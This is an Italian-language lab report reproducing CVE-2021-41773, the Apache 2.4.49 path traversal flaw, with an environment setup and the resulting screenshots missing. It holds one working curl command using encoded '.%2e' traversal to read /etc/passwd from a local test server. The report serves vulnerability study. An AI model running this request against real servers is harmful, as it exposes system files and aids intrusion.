CVE-2021-41773 Rapporto di riproduzione della vulnerabilità
Panoramica della vulnerabilità
- CVE ID: CVE-2021-41773
- Nome vulnerabilità: Vulnerabilità di path traversal in Apache HTTP Server
- Livello di rischio: Alto (CVSS 7.5)
- Versioni interessate: Apache HTTP Server 2.4.49
- Descrizione vulnerabilità: La versione 2.4.49 di Apache HTTP Server presenta un difetto nell'implementazione della funzione di normalizzazione dei percorsi
ap_normalize_path. Un aggressore può aggirare i controlli di accesso costruendo richieste speciali contenenti la codifica %2e per leggere file arbitrari sul server Web.
Configurazione dell'ambiente
- Sistema operativo: Ubuntu 20.04 (macchina virtuale)
- Server Web: Apache httpd 2.4.49 (compilato manualmente e installato)
- Ambiente di test: Esecuzione indipendente, in ascolto sulla porta 8080
- Configurazione chiave:
- Modificare
Require all denied in Require all granted all'interno di <Directory />
- Aggiungere
Alias /vuln che punta a /tmp/vuln_dir e impostare i permessi
Riproduzione della vulnerabilità
Comando di attacco


curl -v --path-as-is 'http://127.0.0.1:8080/vuln/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'
Screenshot dell'attacco
 fxdyx-a/cve-2021-41773-poc

